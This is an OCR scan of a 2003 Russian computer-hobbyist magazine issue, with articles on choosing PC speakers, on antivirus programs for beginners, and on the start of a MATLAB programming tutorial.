
http://radio-mir.com


индексы: 48925, 45995

радиомир

9•2003

Ваш компьютер





И. Рощин

Создание VGA-палитры с плавными переходами цветов




Рис. 1. После запуска программа показывает на экране все вычисленные цвета, а после нажатия любой клавиши — записывает (если нужно) файл с компонентами этих цветов и завершает свою работу.




Рис. 2. Пример получения R-, G-, B-компонент для 200 цветов зацикленной палитры с плавным переходом между красным, желтым, зеленым и фиолетоеым цветами (последний цвет плавно переходит в первый).

Учредитель и издатель:
ООО "Радиомир Пресс"
Свидетельство о регистрации
ПИ №77-9841 от 17.09.2001

Главный редактор
Ольга СТРЫЖАНКОВА

Зам. гл. редактора
Иван БЕЛЬСКИЙ

Редколлегия:
Сергей ДРОЗДОВСКИЙ,
Алексей КОНДРАШОВ,
Анатолий КОРБИТ,
Владимир КУЦЕНКО,
Елена ЛЕВИТМАН,
Николай МЕДВЕДЬ,
Геннадий ПЕЧЕНЬ,
Геннадий ШУЛЬГИН

Контактные телефоны:
в Москве (095) 105-99-89,
в Минске (017) 249-41-47

Компьютерная верстка —
Янина БЕЛЬСКАЯ

Техническая графика —
Наталья БЕЛЬСКАЯ,
Александр ГОРАЮТИН,
Мария КАЛАБУХОВА

Оформление обложки —
Наталья БЕЛЬСКАЯ,
Надежда БОГОМОЛОВА

Адреса для писем:
119454, РФ, г.Москва, а/я 37,
факс (095) 131-97-17;
220095, РБ, г.Минск-95, а/я 199

E-mail: rl@radiopage.by
rm@radio-mir.com
WWW: http://radio-mir.com

Наши платежные реквизиты:
получатель: ООО "Радиомир Пресс",
ИНН 7729404741, КПП 772901001
р/с 40702810900010000084
в ООО КБ "Агропромкредит"
ф-л Центральный, г.Москва,
корр. счет 30101810500000000109
БИК 044525109
Адрес банка: 125315, г.Москва,
Ленинградский пр., дом 76, корп. 4

Материалы для публикации принимаются в рукописном, печатном и электронном вариантах

Требования к графическим материалам рекламного характера в электронном виде: CorelDRAW до 10.0, все шрифты в кривых; bitmaps 300 dpi; TIFF 300 dpi; CMYK. Приложить печатную копию

За достоверность рекламной и другой публикуемой информации несут ответственность рекламодатели и авторы. Мнение редакции не всегда совпадает с мнениями авторов

Адрес редакции: 119454, РФ, г.Москва, ул.Коштоянца, 6 — 233, тел. (095) 105-99-89

Подписано к печати 29.07.2003 г.
Формат 60 x 84 1/8.
Печать офсетная. 6 печ. л.
Цена свободная.

Отпечатано в типографии
ЗАО "Красногорская типография".
Заказ №2154.

радиомир
Ваш компьютер

ЕЖЕМЕСЯЧНЫЙ МАССОВЫЙ ЖУРНАЛ
С 1995 г. по 6/2001 г. издавался под названием "Радиолюбитель. Ваш компьютер"

№9/сентябрь/2003

ЧИТАЙТЕ В НОМЕРЕ

Дорогие друзья!

Страницы журнала "Радиомир. Ваш компьютер" открыты для всех, кто хочет и умеет сделать общение с компьютером лучше, интереснее и полезнее. Поделитесь с коллегами своими идеями, схемными решениями, программами и советами.

Присылайте нам и свои вопросы — возможно, кто-то уже знает ответ. Многочисленному форуму наших читателей под силу найти решения самых сложных проблем. В общем, ждем ваших писем.

Редакция.

Полные листинги некоторых программ расположены по адресу
http://radio-mir.com

Выбираем акустические системы для домашнего компьютера

В.КУЦ,
E-mail: victor_kootz@mail.ru

Хотя акустические системы (АС), используемые совместно с компьютером, довольно значительно отличаются от своих аналогов, входящих в состав бытовых аудиокомплексов, тем не менее, требования к ним предъявляются примерно такие же. Это, в первую очередь, прослушивание музыки и, во вторую (хотя для некоторых как раз в первую) — создание реалистичной звуковой картины при просмотре видео или в играх. Рассмотрим основные особенности компьютерных АС:

- учитывая отсутствие или крайне малую выходную мощность усилителя на многих звуковых картах, сейчас практически все компьютерные АС являются активными, то есть имеют встроенный в одну из колонок (или в сабвуфер в трехканальных и более системах) усилитель мощности, обеспечивающий приемлемую громкость звучания системы;

- основная масса АС имеет достаточно скромные размеры, что обусловлено необходимостью размещения их чаще всего на рабочем столе (обычно достаточно захламленном) вместе с компьютером;

- а это, в свою очередь, привело к появлению в компьютерных АС системы магнитной экранировки, уменьшающей влияние магнитного поля головок громкоговорителей на электронно-лучевую трубку монитора. Как известно, электронный луч, создающий изображения на экране CRT-монитора, управляется с помощью электромагнитных полей, поэтому любые возмущения этого поля из-за наводок от магнитной системы АС могут привести к искажениям геометрии или цветопередачи изображения;

- с целью снижения стоимости, а также учитывая малые габариты компьютерных АС, основная их масса имеет корпуса, выполненные из пластмассы, которые, в отличие от деревянных, используемых в дорогих системах, не способны обеспечить действительно высококачественное звучание, особенно на низких частотах;

- изначально все компьютерные АС выпускались в двухканальном варианте, но в последнее время в моду входят трех-, четырех-, пяти- и более канальные системы. Многоканальные АС необходимы для создания высококачественного "домашнего театра", идея которого постепенно завоевывает умы миллионов.

В данной статье рассматриваются особенности АС, и приведены некоторые рекомендации по выбору недорогих АС для домашнего использования. Стоимость комплекта таких АС имеет очень большой разброс, однако рассматривать колонки по цене дешевле 10 и дороже 100 USD не имеет никакого смысла, так как первые обеспечивают очень низкое качество звучания, сопоставимое с тем, которое имеет динамик, установленный в системном блоке, а АС ценовой категории дороже 100 USD можно отнести или к полупрофессиональному и профессиональному оборудованию, или к игрушкам для нуворишей. И та, и другая категории выходят за рамки аудитории, для которой предназначена данная статья.

Многоканальный звук или обычное стерео?

Сейчас, когда системы многоканального звучания, на первый взгляд, начинают занимать доминирующее положение на рынке, судя по публикациям в компьютерной прессе или на интернетовских "железных" сайтах, вопрос, вынесенный в подзаголовок, на первый взгляд кажется уже и не совсем актуальным. А все-таки, для чего нужны 4 и более канала для АС домашнего компьютера? Если отбросить совсем уж откровенные глупости вроде улучшения звучания стереофонической музыки на четырех и более колонках, иногда еще встречающиеся в прессе, то все аргументы сторонников многоканальности звука можно свести к двум основным:

- организация системы "домашний театр" для обеспечения просмотра фильмов с DVD-дисков, имеющих звуковое сопровождение в формате Dolby Digital, реализующем многоканальный звук по формуле 5.1, что означает 5 полнодиапазонных звуковых каналов (по 2 фронтальных и тыловых плюс центральный, предназначенный для привязки речи персонажей к изображению на экране) и отдельный низкочастотный канал для сабвуфера;

- расширение звукового поля с целью имитации "окружающего звучания" в компьютерных играх.

Честно говоря, возможность качественной реализации "домашнего театра" на базе компьютера вызывает у меня большие сомнения. И действительно, концепция "домашнего театра", в первую очередь, требует наличия в его составе большого видеомонитора, желательно широкоформатного, с соотношением сторон 16 : 9, для которого оптимальной считается диагональ от 32 дюймов и выше, что, согласитесь, совсем не вписывается в понятие компьютерного монитора, тем более, домашнего. Если же говорить о выводе сигнала изображения с видеокарты компьютера на экран крупногабаритного бытового телевизора, то возникает проблема с размещением АС. Ведь для получения звуковой картины, соответствующей изображению на экране, АС должны располагаться строго определенным образом, а компьютер со своим монитором чаще всего находится на рабочем столе, и очень сомнительно, что там будет стоять и телевизор. Если же расположить акустику относительно телевизора, то, скажите пожалуйста, какое в таком случае она будет иметь отношение к компьютеру? А при просмотре DVD-фильма на относительно малогабаритном мониторе (ведь в большинстве домашних компьютеров используются мониторы с диагональю, редко превышающей 17") теряется такая большая часть преимуществ широкоформатного изображения, что "объемные" звуковые эффекты могут восприниматься просто как издевательство. Ведь любая система должна быть сбалансирована, не правда ли? На мой взгляд, если уж так хочется смотреть DVD именно с компьютера, то наиболее целесообразно вывести изображение на бытовой телевизор, а звук — через цифровой интерфейс S/PDIF — на AC-3-усилитель или ресивер со своим комплектом акустики. Таким образом, компьютер будет выступать лишь в качестве DVD-плеера, а действительно высококачественный звук обеспечит высо-

кокачественная АС "нормального" "домашнего театра", способная озвучить всю комнату, а не только пару метров перед экраном монитора, на что только и способны существующие многоканальные компьютерные АС.

Относительно использования многоканального звука в играх — тоже не все так однозначно. Начнем с того, что в подавляющем большинстве действительно популярных игр просто нет никакой ревльной необходимости в объемных звуковых эффектах. Все-таки даже самые современные на сегодня 3D-стрелялки-леталки-бегалки не достигли той степени объемности изображения, когда обычное стереозвучание не способно озвучить игровое поле с приемлемым качеством. Тем более, что *ГРАМОТНО* созданные стереофонические звуковые файлы могут обеспечить очень приличную звуковую картину даже в трех измерениях. Другое дело, что для их создания нужен действительно звукорежиссер-профессионал и соответствующая, весьма дорогостоящая аппаратура у производителя, а не у потребителя.


При существующем отношении к делу фирм, выпускающих компьютерные игры, которые стремятся завоевать рынок путем выбрасывания большого количества новых игр и дополнений к старым, а не качеством проработки как собственно игрового движка, так и звуковых эффектов, скоро им уже покажется мало и 6 звуковых каналов, обеспечиваемых наиболее продвинутыми АС. И раскошеливайся, доверчивый геймер, на новый апгрейд...

Существует еще один довод в пользу классической, двухканальной схемы АС — это проблема размещения большого числа колонок вокруг человека, сидящего перед монитором.

Согласно классической схеме расположения АС по стандартам Dolby Digital и DolbyPro-Logic, слушатель должен находиться в середине прямоугольника, образованного 4 колонками фронтальных и тыловых каналов. При наличии колонки центрального канала, усиливающей речевые эффекты, она должна располагаться на мониторе (или под ним). И только сабвуфер может находиться в произвольном месте, так как звуковые волны низких частот, излучаемые им, не являются направленными и не влияют на локализацию виртуальных источников звука.


В реальных домашних условиях такое размещение не всегда возможно — тыловые громкоговорители, обычно располагающиеся на подставке (или треножнике), слишком легко могут быть сбиты, а провода, открыто подходящие к ним, вырваны самым безжалостным образом, особенно когда детские эмоции играющих перехлестнут через край.

Я уже не говорю об эстетическом "удовольствии" лицезреть чуть ли не посреди жилой комнаты футуристические треножники в стиле марсиан Уэллса. А вот пара обычных АС прекрасно впишется в любой интерьер, не создавая никаких неудобств пользователям — по углам рабочего стола всегда можно найти свободное место. Это же можно сказать и о трехполосной системе, оснащенной сабвуфером, неприметно расположившимся где-нибудь под столом или в углу.




Как подобрать хорошую акустику

Переходя к проблеме выбора наиболее оптимальной модели АС для дома, хочу сразу оговориться — здесь не будет сказано ни слова о преимуществах или недостатках продукции той или иной фирмы или конкретной модели. Сегодня не только рядовые пользователи, но и многие специалисты уже просто физически не способны отслеживать море новых моделей АС, чуть ли не ежедневно появляющихся на рынке. Да и ряды производителей растут очень быстро. Поэтому можно попытаться определить какие-то общие для всех критерии, согласно которым можно подобрать что-нибудь подходящее для дома. Любой маломальски сведущий человек знает, что главный критерий — прослушивание. Нравится звучание — можно брать смело. Но ведь в магазине предлагаются десятки самых различных моделей, и все подряд прослушивать не будет ни один нормальный человек. Итак, по каким же критериям можно отобрать несколько АС (из великого множества предлагаемых), которые потом можно и прослушать?



Для двухканальных АС одним из главных требований для качественного воспроизведения низких частот является их максимальный объем. При прочих равных условиях большие колонки всегда звучат лучше, чем маленькие. Развивая этот тезис, можно отметить и большое влияние на качество звука размеров низкочастотного динамика в многополосных системах (в одно-



полосных он — единственный). То, что я особо заостряю проблему звучания на низких частотах, определяется тем, что качественное воспроизведение звуков средне- и высокочастотного диапазонов легко обеспечивается современными малогабаритными динамиками, даже широкополосными, а вот на низких частотах многое зависит от акустического оформления, то есть от конструкции самой колонки, толщины ее стенок, тщательности звукоизоляции внутреннего объема и материала, из которого изготовлен корпус.

В некоторой степени улучшить качество звучания на низких частотах поможет конструкция колонки с применением так называемого фазоинвертора, то есть специального отверстия, расположенного на передней или задней панели АС.

Вызывает сомнение весьма распространенное мнение, что многополосные АС (имеющие чаще всего два, а иногда и более динамиков в одной колонке) звучат лучше однополосных. Дело в том, что для обеспечения равномерности частотной характеристики звукового давления многополосные системы должны иметь весьма сложные фильтры, разделяющие входящий звуковой сигнал на полосы, соответствующие возможностям воспроизведения каждой из динамических головок в системе. Такие фильтры, состоящие из катушек индуктивности и конденсаторов, имеют очень большие габариты, поэтому в компьютерных АС они упрощены до предела (а предел этот — просто разделительный конденсатор, включаемый последовательно с высокочастотной головкой), поэтому ни о какой равномерности частотной характеристики акустического тракта речи быть не может. Современные широкополосные динамические головки, напротив, обеспечивают вполне приемлемую частотную характеристику практически во всем звуковом диапазоне.

Одним из решений проблемы качественного воспроизведения низких частот является использование трифонической системы, которая по сути является обычной стереосистемой, только в нее включен дополнительно сабвуфер, который представляет собой отдельную, порой достаточно крупногабаритную, колонку, предназначенную для воспроизведения звуковых частот самого низкого диапазона — в идеале от 20 Гц и до примерно 200...300 Гц. Наиболее дорогие сабвуферы могут иметь деревянный корпус, обеспечивающий гораздо лучшее звучание по сравнению с пластмассовым. Качество звучания, особенно звуковых эффектов в играх и видеофильмах, заметно повышается. Но любая палка всегда о двух концах — весьма заметно возрастает стоимость АС, и далеко не всегда прирост качества звучания пропорционален приросту стоимости системы. Но если вы все-таки склонились к выбору трехканальной системы, то весьма вероятно, что наилучшим выбором может стать система с применением сабвуфера на базе обычных динамических головок и плоских сателлитов, изготовленных по новой технологии NXT. Эта технология не так давно разработана группой британских фирм, объединенных в Verity Group, и является побочным результатом исследований, выполненных этой группой по заказу военного ведомства по звукоизоляции кабин военных самолетов с помощью активных шумоподавителей.

Целесообразность такой комбинации заключается в том, что плоские АС великолепно воспроизводят средние и высокие частоты и практически не воспроизводят низкие. Это обусловлено самой природой таких систем — низшая воспроизводимая частота прямо пропорциональна площади излучающей поверхности, и для полноценного воспроизведения низких частот до 60 Гц (напомню, человек может слышать звуки, частоты которых лежат в диапазоне от 20 Гц до 16...20 кГц) площадь АС должна быть не менее 1,5 м^2, что, согласитесь, для настольной системы нереально.

При выборе АС имеет смысл обратить внимание на наличие магнитной экранировки АС, тогда не возникнет проблем при размещении колонок в непосредственной близости от монитора.

Неопытному покупателю очень просто "купиться" и на огромную мощность АС, не менее огромными цифрами обозначенную на коробке. Мощность эта, выраженная в PMPO, имеет очень мало общего с реальной мощностью, развиваемой конкретной АС. Само понятие мощности PMPO, скорее всего, вышло из недр рекламных и маркетинговых подразделений фирм, производящих аудиопродукцию. Уж больно красиво смотрятся трехзначные значения мощности у совсем игрушечных пластмассовых колоночек. Реально характеризуют мощность только ватты, измеренные по методике DIN (немецкий стандарт) или RMS (американо-японский стандарт). Оба эти стандарта дают примерно одинаковые значения мощности, меньшие, чем рекламные PMPO в 10...20 раз. Серьезные производители при указании мощности своих АС не только ссылаются на тип стандарта, в соответствии с которым была измерена мощность, но и указывают те условия, в которых производились измерения (частотный диапазон, разброс неравномерности частотной характеристики АС в этом диапазоне и максимальное значение коэффициента нелинейных искажений). Еще один аргумент, доказывающий рекламную природу ваттов PMPO — это то, что они почему-то всегда имеют только круглые, красивые значения.

И напоследок хочется отметить, наверное, один из важнейших моментов. Приобретенные АС станут одним из элементов интерьера комнаты, в течение долгого времени будут у вас перед глазами. И то удовольствие, которое можно получить, а можно и нет, от новой покупки, будет зависеть от внешнего вида АС и их соответствия лично вашим эстетическим критериям гораздо больше, чем от технических параметров. Так что покупайте только то, что вам больше всего нравится, и вы не прогадаете!

Пока гром не грянет, мужик не перекрестится

Р.КАРПАЧ,
г.Минск,
www.fdd5-25.narod.ru

Начинающему пользователю посвящается

(Окончание. Начало в №8/2003)

Доктора вызывали?

Подняв тему вирусов, нельзя не коснуться самого главного — защиты от напасти под названием компьютерный вирус. Для этого существуют антивирусные пакеты. К сожалению, многие из них платные. В любом случае я приведу обзор этих программ, а вам уже решать, что использовать у себя дома, а что в офисе с разветвленной локальной сетью.

Платные антивирусы

AVP (www.avp.ru). "Лаборатория Касперского" предлагает широкий спектр антивирусного программного обеспечения как для индивидуальных пользователей, так и для корпоративных сетей, под названием **AntiViral Toolkit Pro**. "...Мы предлагаем все типы антивирусной защиты: антивирусные сканеры, мониторы и ревизоры контроля несанкционированного изменения на диске...". AVP поддерживает все наиболее популярные операционные системы, почтовые системы, межсетевые экраны (firewall), а также обеспечивает полный контроль за всеми возможными каналами проникновения компьютерных вирусов. Мощные локальные и сетевые средства автоматизации и централизованного контроля над антивирусной защитой "Лаборатории Касперского" обеспечивают пользователям максимальное удобство и скорость при построении собственной системы защиты против компьютерных вирусов. Антивирусные продукты "Лаборатории Касперского" имеют сертификаты российских и международных государственных организаций и независимых тестовых лабораторий.

Продукты Symantec Corpotation (http://www.symantec.com). **Symantec AntiVirus™** — полнофункциональное антивирусное решение, обеспечивающее многоуровневую защиту корпоративного класса для шлюзов Интернета и почтовых шлюзов, серверов и рабочих станций. Благодаря сочетанию получившей признание пользователей антивирусной технологии и глобальной инфраструктуры поддержки корпорации Symantec, эти программы обеспечивают надежную защиту. Использованные в этих пакетах эффективные технологии и поддержка защиты сети на всех уровнях устраняют необходимость в создании системы обеспечения безопасности из разрозненных продуктов, выпущенных различными поставщиками.

Продукты пакета, предназначенные для работы в шлюзах, обеспечивают быстродействующую масштабируемую защиту, предотвращающую проникновение вирусов в защищаемую сеть. Развитые средства автоматизации уменьшают объем администрирования, обеспечивают организациям улучшенную защиту и сокращают время отклика. Технология Digital Immune System™, примененная в пакетах Symantec AntiVirus, позволяет автоматически выполнять поиск, обнаружение и изоляцию новых вирусов, обеспечивая быстродействующую, надежную и не требующую вмешательства оператора защиту. Кроме того, уникальная многоуровневая технология NAVEX™, разработанная корпорацией Symantec, обеспечивает обновление описаний вирусов и модулей расширения без повторного развертывания программ и перезагрузки системы, благодаря чему увеличивается время бесперебойной работы системы и сокращается совокупная стоимость владения. Пакеты Symantec AntiVirus™, как и другие продукты корпорации Symantec, предназначенные для обеспечения безопасности, поддерживаются службой Symantec™ Security Response — ведущей организацией, занимающейся исследованиями и предоставлением технической помощи в области обеспечения безопасности при работе с Интернетом.

Семейство McAfee Security (http://www.mccafee.com) предназначено для комплексной антивирусной защиты любого уровня — от карманного и персонального компьютера до распределенной корпоративной сети. Пользователей антивирусных продуктов McAfee — более 70 миллионов человек по всему миру. Кроме того, антивирусная защита McAfee является корпоративным стандартом для 80% компаний, входящих в "Fortune100" (100 ведущих мировых компаний). Продукты McAfee Security обеспечивают полную защиту для всех распространенных операционных систем и приложений, обнаруживая и корректно удаляя более 60 тысяч вирусов и враждебных программ. Помимо традиционной антивирусной защиты, McAfee Security предлагает средство превентивной защиты от вирусов — ThreatScan, а также брандмауэр и систему обнаружения вторжений на уровне рабочих станций — McAfee Desktop Firewall. Антивирусы McAfee обеспечивают высочайший уровень защиты, неоднократно подтвержденный сертификатами ICSA, Checkmark Level 2, VirusBulletin 100% Detection и многочисленными независимыми тестами. Обнаруживаются и удаляются все типы вирусов и троянских программ, враждебные объекты Java/ActiveX, блокируется доступ к опасным web-ресурсам. Антивирусный механизм Olympus, разработанный на базе передовых технологий McAfee и Dr. Solomon обнаруживает более 60 000 вирусов и враждебных программ, обеспечивая высокий показатель восстановления поврежденных файлов. Полномасштабная защита всех ОС McAfee Security охватывает все операционные системы и групповые приложения, используемые в современных корпоративных сетях

Бесплатные антивирусы

AVTrojan и Anti-VBS (http://www.trojan.ru) — эти две простые программы написаны Игорем Суменковым. AVTrojan представляет собой программу, призванную бороться с таким подвидом вредоносных программ как "троянские кони". Эта программа весьма проста, но эффективна, она позволяет проверить память, реестр, папки или отдельные файлы — как вместе, так и по отдельности. Все функции доступны из панели инструментов продукта или, как обычно, через меню. Настройки программы минимальны, и самыми полезными из них, на мой взгляд, являются запуск одновременно с Windows и непонятно как попавшее сюда охлаждение процессора. Стоит отметить, что, в отличие от обычных антивирусов, AVTrojan является специализированным средством, созданным

только для уничтожения "троянских" программ, поэтому и методы ее работы немного отличаются от обычных. Если пользователь запросил удаление "троянской" программы, обычный антивирус пытается удалить соответствующий ей файл на диске. Однако если данная "троянская" программа уже запущена, то ликвидировать такой файл невозможно, потому что он занят Windows. Результат — сообщение "Невозможно удалить вирус", и начинающий пользователь ничего не сможет сделать. AVTrojan же удаляет любую обнаруженную "троянскую" программу в любом состоянии. Если она уже запущена, то принудительно закрываются все процессы в памяти, соответствующие данной программе, и после этого файл корректно удаляется.

Вторая программа — Anti-VBS — имеет весьма узкую специализацию и предназначена для поиска и уничтожения вируса I love you, а также всех его модификаций. В принципе, возможно обнаружение и других VBS-вирусов (Visual Basic Script). Окно, появляющееся при запуске Anti-VBS, сразу раскрывает все возможности программы. Никаких настроек и премудростей у программы нет — галочка "Лечить зараженные файлы" и кнопки "Старт" и "Выход".

InoculateIT Personal Edition (http://antivirus.cai.com) — эта программа компании Computer Associates International представляет собой мощный антивирусный комплекс, способный защитить компьютер от любых типов вирусов. Для получения программы надо зарегистрироваться на сайте разработчика. Данный антивирус работает под управлением Windows. Защита осуществляется в реальном времени, необходимый программный модуль загружается одновременно с Windows. Кроме того, вы всегда можете проверить жесткие и гибкие диски на наличие вирусов и других вредоносных программ. Антивирус построен наподобие Проводника, так что вы без проблем можете проверить как отдельные файлы, так и вызывающие у вас подозрения папки. Программа ведет подробную статистику, которая записывается в файл с самого начала работы, отображая все данные в нижнем окне. Кроме того, InoculateIT способен проверять содержимое основных типов архивных файлов, что ставит его в один ряд с самими современными антивирусами. Программа предусматривает создание шаблонов для проверки по всем дискам, возможность их сохранения и даже создания специальной дискеты для этого. Также данный антивирус защищается паролем, что будет полезно системным администраторам. InoculateIT поддерживает автоматическое обновление баз вирусов и поставляется вместе с энциклопедией этих вредных программ, где довольно подробно описаны их основные виды и особенности. Также имеется неплохой Help. Работает программа весьма шустро, и в целом оставляет о себе хорошее впечатление.

The Nicks Ghost Buster (http://members.tripod.com/~NGBuster) — данная программа российского производства является ревизором диска, работающим в среде Windows 9x и NT. По функциональным возможностям Ghost Buster является конкурентом популярной программы Adinf, но отличается от последней тем, что работает под управлением Windows, со всеми вытекающими отсюда особенностями: графическим интерфейсом (GUI), многозадачной работой, многопоточностью, истинной 32-разрядностью. Самый главный плюс, по словам авторов программы, в том, что можно обращаться напрямую к дискам (практически к любым, а не только к физическим) через драйвер IOS (супервизор ввода-вывода или драйвер 32-битного доступа к диску) в обход DOS-резидентов (в частности, Boot-вирусов, перехвативших прерывание INT 13h при загрузке компьютера), что не под силу DOS-программам. Понятно, что это справедливо только при работе в Windows 9x. Основное окно программы The Nicks Ghost Buster заставляет вас вспомнить знакомый всем сериал о четверке охотников за привидениями. The Nicks Ghost Buster запоминает и при каждом запуске проверяет информацию об операционной системе и установленном аппаратном обеспечении — объеме оперативной памяти DOS (изменения которой бывают при заражении большинством загрузочных вирусов), количестве установленных винчестеров, таблицах параметров винчестера (Hard Disk Parameter Table). При всех этих проверках программа просматривает диск по секторам, обращаясь непосредственно в IOS, и не использует прерывания INT 21h и INT 13h, что позволяет успешно обнаруживать активные маскирующиеся вирусы (stealth-вирусы).

Действует программа следующим образом. При первом запуске она запоминает объем оперативной памяти DOS, адрес обработчика INT 13h, таблицы параметров диска и создает таблицы для проверяемых дисков.

Потом антивирус проверяет диски в следующей последовательности. Вначале проверяется объем оперативной памяти, доступной DOS, и таблица параметров жесткого диска (HDPT). Затем проверяются Master-Boot и Boot-секторы. Если найдены их изменения, то текущие системные таблицы сравниваются с теми, которые были ранее, и по желанию можно восстановить прежний сектор. Сектор Master-Boot анализируется при проверке всех логических дисков. Проверяется список номеров сбойных кластеров, так как некоторые вирусы помечают "хороший" кластер как сбойный и используют этот кластер для размещения в нем своего кода и данных.

Далее проверяется дерево каталогов диска. Ищутся новые и удаленные каталоги. Проверяются файлы. Ищутся новые, удаленные, переименованные, перемещенные из одного каталога в другой и измененные файлы. Проверяется изменение длины даты и времени создания файла и контрольной суммы файла. В завершение изменения анализируются, и если они, по мнению антивируса, "безобидны", т.е. не похожи на проявления вируса, то программа просто представит вам всю информацию об изменениях. Если же происходят "подозрительные" изменения (похожие на проявления вируса), то NGB предупредит вас о возможности заражения. Интерфейс программы весьма прост и нагляден. Есть у The Nicks Ghost Buster один недостаток — нельзя проверить определенный каталог на диске, диск всегда проверяется только целиком, по разделам. Вообще же продукт производит приятное впечатление, и его можно смело рекомендовать если не для ежедневного применения, то, по крайней мере, для ознакомления.

В завершение хочу сказать лишь одно: самый сильный антивирус — это ваше благоразумие!!!

При написании статьи была использована информация с сайтов http://www.submarine.ru, http://www.avp.ru, http://www.symantec.com и других разработчиков представленных выше программ. Также был использован фрагмент книги Юлия Кима "Все о вирусах".

MATLAB. ПРОГРАММИРОВАНИЕ В MATLAB

Б.КИСЕЛЕВ,
г.Минск,
БГАТУ, каф.ВТ,
тел.264-62-37.

Кроме непосредственной работы в командном окне, MATLAB дает возможность писать самостоятельные программные модули на разных языках, однако штатными являются C++ и свой собственный М-язык. Так, все, что мы до сих пор делали в командном окне [1], подчиняется синтаксису М-языка системы MATLAB, поэтому некоторое знакомство с ним мы уже получили. Основные средства М-языка:


- данные различного типа;
- константы и переменные;
- операторы, включая операторы математических выражений;
- встроенные команды и функции;
- функции пользователя;
- управляющие структуры;
- системные операторы и функции;
- средства расширения языка.

М-язык является интерпретатором, т.е. каждая инструкция программы распознается и тут же исполняется.

Основные типы данных

Структура типов данных системы MATLAB приведена на **рис.1**.

Рис. 1



Типы данных **array** и **numeric** являются виртуальными, поскольку к ним нельзя отнести какие-либо переменные. Они служат для определения и комплектования некоторых типов данных. Т.е., по существу, в MATLAB определено шесть типов данных:

- **double** — числовые массивы с числами удвоенной точности;
- **char** — строчные массивы с элементами-символами;
- **sparse** — разреженные матрицы с элементами-числами удвоенной точности;
- **cell** — массивы ячеек, которые в свою очередь могут быть массивами;
